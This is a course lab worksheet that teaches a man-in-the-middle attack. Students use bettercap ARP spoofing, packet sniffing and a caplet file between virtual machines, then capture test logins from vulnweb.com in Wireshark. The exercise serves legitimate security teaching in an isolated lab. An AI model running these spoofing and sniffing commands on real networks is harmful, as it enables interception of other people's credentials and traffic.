

Bettercap MITM - Man in the Middle Attack

Contents

Bettercap MITM - Man in the Middle Attack	1
Lab Requirements	1
1. View Local IP Address Information	2
2. bettercap MITM	3
3. Automate bettercap with a Caplet File	6
Assignment Submission.....	8

Time required: 90 minutes


Lab Requirements

This lab can disrupt network communications on a production network. We want to do this lab in a completely virtual environment.

1. Kali Linux VM
2. Windows VM with Google Chrome
3. Both VM's on the same NAT network


Man in the Middle attacks are some of the most frequently attempted attacks on networks. They're used mostly to acquire login credentials or personal information, spy on the Victim, sabotage communications, or corrupt data.

A man in the middle attack is the one where an attacker intercepts the stream of back-and-forth messages between two parties to alter the messages or just read them.



1. View Local IP Address Information

1. In VirtualBox Manager → set both VM's on the **NAT Network** we created earlier.
This is a 10.10.1.0/24 network with DHCP enabled.
2. If you do not have a NAT Network for this class → create one named **EthicalHacking**.
 - a. In VirtualBox Manager → **File** → **Tools** → **Network Manager**
 - b. **Nat Networks** tab → Click **Create**.



3. You should have internet access on both VM's.

If not → in the VirtualBox Manager go to Settings → Network → switch to Bridged Adapter → Click OK → go back and switch to NAT Network.

4. On your Kali Linux: run the following command in the terminal to find out the name of the network interface that you're using. It is commonly eth0.

```
ip a
```

Insert a screenshot:

Click or tap here to enter text.

5. Find the IP of the network router/default gateway you're using.

```
ip route show
```

On the terminal you will be shown the IP of your network router/default gateway.

Insert a screenshot:

Click or tap here to enter text.

2. bettercap MITM

Sniffing is the process of capturing and monitoring data packets that are passed through the network. It is used to capture the data of the victim. Bettercap is a powerful tool used to perform various MITM (man in the middle) attacks on a network. ARP Spoofing is a type of attack in which an attacker sends false ARP (Address Resolution Protocol) messages over a LAN (local area network).

To install Bettercap, let's do a clean build direct from the bettercap github repository. To make it easy, we are going to create a shell script to do it automatically.

1. In Linux → create a file named **install_bettercap.sh**
2. Copy and paste the following commands into the script file.

```
cd ~
sudo apt update
sudo apt install -y golang git libusb-1.0-0-dev libpcap-dev libnetfilter-queue-dev
git clone https://github.com/bettercap/bettercap.git
cd bettercap
go install
go build
sudo ./bettercap
```

3. Type: **bash install_bettercap.sh** to run the shell script. This may take some time.

4. In bettercap type in the following command to update bettercap.

```
caplets.update
update.check on
```

5. Type **q** to quit bettercap.

6. Let's start bettercap with the right parameters.

```
# The -iface argument sets the network interface
# eth0 is always our network adapter in VirtualBox
sudo ./bettercap -iface eth0
```

3. This enables a command line session for **bettercap**.

4. Type **help**

5. This will show a list of all the commands and the modules that are currently running.

6. Insert a screenshot:

[Click or tap here to enter text.](#)

7. Enable **net.probe** with following command.

- a. NOTE: This sends UDP packets to every possible host on the network to find new hosts. **net.recon** is automatically started. It monitors the local machine ARP cache to find new hosts.

```
net.probe on
```

8. This should start discovering clients connected to the same network.

9. Go to the Windows machine → Ping Kali Linux to generate some network traffic.

10. Insert a screenshot:

Click or tap here to enter text.

11. **net.show** shows all the connected hosts that **net.probe** has returned information from.

```
net.show
```

12.Insert a screenshot:

Click or tap here to enter text.

13. The next command will set **fullduplex** to be able to spoof both the target and the gateway.

```
set arp.spoof.fullduplex true
```

14. Set the target IP of the victim machine.

```
set arp.spoof.targets {target IP}
```

15. Time to run the spoofing attack. This will substitute the Kali MAC address for the gateway.

```
arp.spoof on
```

16.Insert a screenshot:

Click or tap here to enter text.

17. Turn on **net.sniff** to capture the traffic flowing through Kali.

```
net.sniff on
```

18. On the Windows victim machine → use Google Chrome go to <http://www.vulnweb.com>

19. Go back to Kali: All packets are being captured and displayed.

20. Go to SecurityTweets: <http://testhtml5.vulnweb.com>

21. Go back to Kali: **Insert a screenshot:**


Click or tap here to enter text.

22. Kali VM → start **Wireshark** → start capturing packets.

23. On the Windows VM → Click the **Login** button on the upper right side. Type in any username and password, Click **Login**.

24. Go back to Kali. Stop the Wireshark capture.

25. Type **http** in the filter dialog box. You may have to look around to find the highlighted packet as shown in the sample screen shot.



26. Insert a screenshot of just the HTML Form URL with the username and password showing.

[Click or tap here to enter text.](#)

27. Go back to Bettercap → Enter **q** to quit.

3. Automate bettercap with a Caplet File

We can automate the startup of bettercap with a caplet file.

1. On your Kali Linux VM: create a text file with the following code.
2. Type: **nano spoof.cap**
3. Type in the following code.


```
net.probe on
set arp.spoof.full duplex true
set arp.spoof.targets 10.10.1.4
arp.spoof on
net.sniff on
```

4. **CTRL S** to save.
5. **CTRL X** to exit nano.

6. Type the following command at the terminal start bettercap automatically.

```
sudo ./bettercap -iface eth0 -caplet spoof.cap
```

The result should look something like this.



```
10.10.1.0/24 > 10.10.1.10 » include spoof.cap
[13:56:06] [sys.log] [inf] net.probe starting net.recon as a requirement for net
.probe
[13:56:06] [sys.log] [inf] net.probe probing 256 addresses on 10.10.1.0/24
[13:56:06] [sys.log] [inf] arp.spoof enabling forwarding
[13:56:06] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router
has ARP spoofing mechanisms, the attack will fail.
[13:56:06] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[13:56:06] [endpoint.new] endpoint 10.10.1.3 detected as 08:00:27:00:60:e9 (PCS
Computer Systems GmbH).
10.10.1.0/24 > 10.10.1.10 » [13:56:07] [endpoint.new] endpoint 10.10.1.11 detec
ted as 08:00:27:6d:d0:6e (PCS Computer Systems GmbH).
10.10.1.0/24 > 10.10.1.10 »
```

7. **Insert a screenshot showing that you are using the caplet file:**

Click or tap here to enter text.

8. On the Windows victim machine, go to <http://www.vulnweb.com>

9. Go to Acuart: <http://testphp.vulnweb.com>

10. Go back to Kali: All packets are being captured and displayed.

11. **Insert a screenshot:**

Click or tap here to enter text.

12. Kali VM → start Wireshark → start capturing packets.

13. Windows: Click **Your cart**. Go to the **login page**.

14. Type in the username: **test** and the password: **test** Click the **login** button

15. Go back to Kali. Stop the Wireshark capture.

16. Type **http** in the filter dialog box. You may have to look around to find the highlighted packet as shown in the sample screen shot above.

17. **Insert a screenshot:**

Click or tap here to enter text.

18. Type **q** to stop bettercap. Close all programs and windows. Shut down both machines.

Assignment Submission

Attach this completed document to the assignment in BlackBoard.